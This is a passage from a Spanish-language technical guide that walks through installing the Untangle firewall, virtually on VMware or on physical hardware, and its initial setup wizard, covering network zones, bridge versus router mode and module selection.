


Figura 8.10. Selección del datastore donde se almacenarán los ficheros

5. Habiendo seleccionado un *datastore* adecuado, el siguiente paso resume todos los datos de configuración. Revise que todo sea correcto y pulse **Finish**. En ese momento se iniciará la instalación del *appliance* virtual. Una vez finalizado el proceso, se le mostrará la pantalla de confirmación y podrá comenzar a configurar los parámetros de la máquina virtual.




Figura 8.11. Datos de configuración de la maquina virtual




Figura 8.12. Confirmación del proceso de instalación

Configuración de redes virtuales

Una vez finalizado el proceso de instalación de la máquina virtual, lo primero que deberá realizar antes de iniciarla será configurar la red virtual para darle a esta máquina acceso a los segmentos de red que se desean proteger. Un nuevo *Virtual Switch* se debe crear, de modo que la máquina virtual tenga una interfaz de red conectada a la red con salida a Internet y otra al nuevo *Virtual Switch* donde conectará todas las máquinas virtuales que quiera proteger con Untangle. Para que el sistema funcione correctamente, edite las propiedades de todos los *Virtual Switch* a los que se conecte Untangle y habilite el modo promiscuo en ellos. A continuación, se describen los pasos de configuración:

1. Seleccione el *Virtual Switch* desde la zona de *networking* en su servidor de VMware y pulse en el botón **Properties**. Esto abre una ventana que describe el segmento virtual y, una vez ahí, pulse el botón **Edit** ubicado en la parte inferior de la ventana.




Figura 8.13. Configuración del Virtual Switch

2. En la nueva ventana que se abre, seleccione la pestaña **Security**. En el campo **Promiscuous Mode**, cambie la opción **Reject** por **Accept**.




Figura 8.14. Configuración del modo promiscuo

3. Cuando tenga correctamente configuradas las redes virtuales, seleccione la máquina virtual en el menú izquierdo y pulse el botón derecho para hacer aparecer un submenú de opciones. Seleccione **Edit Settings** para abrir la ventana de configuración de la máquina virtual. Lo primero que deberá hacer es añadir las tarjetas de red a la máquina virtual. Añada tantas tarjetas de red como *Virtual Switch* tenga que interconectar Untangle. Lo habitual es añadir dos tarjetas de red, una que esté conectada al *Virtual Switch* principal del servidor y otra que se conecte al *Virtual Switch* donde se conectarán las máquinas virtuales a proteger con Untangle.

4. Una vez realizado esto, únicamente tendrá que dirigirse a la pestaña **Options** de la configuración de la máquina virtual, seleccione **VMware Tools** y en el lateral derecho marque la casilla **Synchronize guest time with host**, que hará que la máquina virtual sincronice su reloj con el del servidor VMware. Una vez llegado a este punto, ya puede iniciar la máquina virtual y empezar a configurar el *firewall*.




Figura 8.15. Configuración de la sincronización horaria

8.3.4 Instalación en entornos físicos

Antes de iniciar el proceso de instalación en el equipo, deberá descargar desde la página Web de Untangle la última versión del producto, para ello debe dirigirse a la URL: *http://www.untangle.com/Downloads/Download-ISO*. En esta página podrá descargar la imagen ISO tanto de la versión de 32 bits como la de 64 bits. Siempre que su *hardware* sea compatible con arquitectura de 64 bits es recomendable la instalación de esta versión, dado que el rendimiento del equipo será superior que en su versión de 32 bits sobre la misma plataforma de *hardware*.

Una vez tenga descargada la imagen ISO de la última versión de Untangle, grabe la imagen en un DVD e inicie la instalación introduciéndolo en el equipo donde residirá Untangle. Tenga en cuenta que esta instalación borrará cualquier información que exista en el disco duro del equipo, por ello, si posee alguna información que desee conservar deberá respaldarla antes de iniciar el proceso de instalación. A continuación, se detallan los pasos de instalación:

1. Una vez iniciado el equipo con el DVD de Untangle, lo primero que se mostrará es el menú de arranque de Untangle, donde se da a elegir diferentes tipos de instalación. Para nuestro caso, se utilizará la instalación que ya viene marcada por defecto, **Graphical Install (normal mode)**.




Figura 8.16. Menú de arranque del DVD de Untangle

2. Seleccione el idioma en el cual desea realizar el proceso de instalación. En este caso, se selecciona **Spanish – Español**. El siguiente paso le consultará su ubicación para que la zona horaria se configure correctamente.




Figura 8.17. Menú de selección de idioma




Figura 8.18. Menú de selección de idioma por país de origen

3. En la siguiente ventana el sistema comprobará que su equipo dispone de suficiente procesador y memoria para la instalación del sistema. Si todo va bien, se mostrará un **OK** al lado de cada ítem.




Figura 8.19. Comprobación de los recursos del sistema

4. Al continuar, se le advertirá que en el momento en que se inicie el proceso de instalación, todos los datos del sistema se borrarán. Confirme que desea continuar seleccionando la opción **Sí**. Esto iniciará el proceso de instalación, que dependiendo del equipo puede demorar un rato.




Figura 8.20. Confirmación del borrado completo del disco duro

5. Si todo va bien, una vez finalizado el proceso, el sistema mostrará una pantalla indicando que la instalación se ha realizado correctamente. Retire el DVD del lector y, al continuar, el equipo se reiniciará para arrancar el sistema de Untangle.




Figura 8.21. Pantalla de finalización del proceso de instalación.

8.3.5 Configuración inicial de Untangle

Si ha instalado Untangle en su red, sea en su versión virtual o física, antes de ponerlo en marcha deberá configurarlo para hacerlo encajar a su entorno. A continuación se detallan los pasos de configuración inicial:

1. Al arrancar por primera vez el sistema de Untangle, iniciará un proceso de configuración inicial antes de que pueda poner en marcha el cortafuego. En la primera ventana se le solicitará que seleccione el lenguaje deseado para continuar con la configuración, en este caso seleccione **Spanish** y pulse el botón **next** para continuar.




Figura 8.22. Selección del idioma

2. El siguiente paso configurable le solicitará que defina una contraseña para el administrador del equipo. Si es un sistema en entorno de producción, elija una contraseña robusta, dado que el equipo gestionará la seguridad de su organización. En esta misma pantalla, asegúrese de que su zona horaria esté bien configurada antes de continuar.




Figura 8.23. Configuración de contraseña de administración y uso horario

3. Untangle tiene un proceso de registro obligatorio. No es necesario llenar todo el formulario, sólo piden un correo electrónico para notificarle de novedades y el número de ordenadores que administra para que ellos lleven una estadística.




Figura 8.24. Formulario de registro de la solución

Nota: es posible que en el momento de introducir su correo electrónico, no pueda insertar el signo arroba (@) mediante la combinación de teclas **alt + 2**. Si esto sucede, es debido a que el sistema no ha identificado correctamente su distribución de teclado. Por defecto, el teclado estará configurado para inglés, de modo que para escribir el signo arroba, utilice la combinación **Shift + 2** para insertar el símbolo de arroba correctamente.

4. En la siguiente pantalla se le mostrarán todas las interfaces de red que ha detectado Untangle y la zona de seguridad por defecto a la que se han asignado. El caso más común es la implementación de tres zonas distintas:

- **Externa**: ésta es la zona asignada para la interfaz de red que comunica con Internet. Se asume que todo el tráfico entrante es por esta vía.
- **Interna**: ésta es la zona donde residirán los usuarios de la red de trabajo. Se asume que esta zona es confiable y se permiten conexiones salientes a Internet.
- **DMZ**: ésta es la zona desmilitarizada, la interfaz de red que conecte aquí debiera ser para servicios donde deba explícitamente dar acceso a ellos. Usualmente es la zona donde residirán sus directorios, BBDD y servidores Web.




Figura 8.25. Agradecimiento por el uso de Untangle como solución de seguridad

Asegúrese de que las interfaces de red estén conectadas a sus zonas correspondientes. Si no sabe qué tarjeta pertenece a qué zona, desconecte el cable de red y refresque la pantalla para que se le indique con luz roja cuál es la zona sin conectividad. Para cambiar la tarjeta de red a otra zona, simplemente arrastre la interfaz a su zona correcta. Una vez revisado que está todo bien configurado, prosiga con el proceso de configuración.

5. El siguiente paso le ayudará a configurar la tarjeta de red correspondiente a la zona externa y de qué modo se conectará a Internet. Puede configurar una dirección IP estática o dinámica si Untangle reside detrás de un *router*. También tiene la posibilidad de configurar una conexión PPPoE si tiene un módem y conoce los datos de configuración. Seleccione la opción más adecuada para su entorno y continúe.




Figura 8.26. Configuración de la interfaz de red externa

6. Ahora habrá que configurar la tarjeta de red correspondiente a la interfaz interna. Debe definir en qué modo se comportará su cortafuego para la segmentación de red mediante las dos siguientes opciones:

- **Puente Transparente**: el modo *bridge* es apropiado en muchas ocasiones cuando desea realzar la seguridad de un segmento de red, pero ésta seguirá perteneciendo a la red configurada en la zona externa. Este modo asume, entonces, que en la zona externa existen servicios de red como DHCP, DNS y puertas de enlace hacia Internet.
- **Router**: este modo es comúnmente utilizado por pequeñas y medianas organizaciones que necesitan una puerta de enlace a Internet. Este modo segmenta la red interna de la red externa y convierte a Untangle en una puerta de enlace con capacidades de DHCP para la asignación de direcciones IP en su red de trabajo.




Figura 8.27. Configuración de la interfaz de red interna

7. A continuación, se le solicitará de qué modo desea configurar las notificaciones de Untangle. El sistema permite enviar *e-mails* directamente mediante un servidor de correo propio. Bastaría darle la dirección del correo electrónico donde desea recibir las notificaciones y continuar. También puede configurar los datos del servidor de correo que utiliza la empresa para que todas las notificaciones sean administradas por éste en vez de por Untangle.




Figura 8.28. Configuración del sistema de notificaciones de Untangle

8. Una vez finalizado el proceso de configuración, accederá al escritorio local de Untangle. Ahora todo lo que falta es la configuración de los módulos a instalar en su servidor de Untangle. En el menú del escritorio, pulse el botón **Launch Client** para abrir un navegador Web que abre a su vez la interfaz de administración Web de Untangle.




Figura 8.29. Menú de opciones de Untangle

9. Para autenticarse en el panel de control de Untangle, utilice el usuario **admin** y la contraseña que configuró en los pasos anteriores de este apartado.




Figura 8.30. Autenticación para el panel Web de Untangle

10. Cuando acceda a la consola Web por primera vez, se le asistirá en seleccionar los paquetes a instalar. Es en este punto donde elige qué versión de Untangle quiere utilizar; la versión Lite, Standard o Premium. Como se comentó anteriormente, se utilizara la versión Lite, que es la versión que permite utilizará los módulos de código abierto y no tiene coste de suscripción asociado. En la ventana que aparece felicitándole por su instalación, haga clic en el botón **Get Started.**




Figura 8.31. Primer paso del formulario de instalación de módulos

11. El siguiente paso le hace una serie de preguntas que ayudan a automatizar la selección de módulos. Seleccione las características que desee y continúe con el proceso. Puede perfectamente seleccionar todo para instalar el módulo correspondiente y luego decidir simplemente tenerlo deshabilitado.

